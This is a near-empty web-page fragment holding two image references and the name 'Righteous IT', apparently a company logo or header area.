





 Righteous IT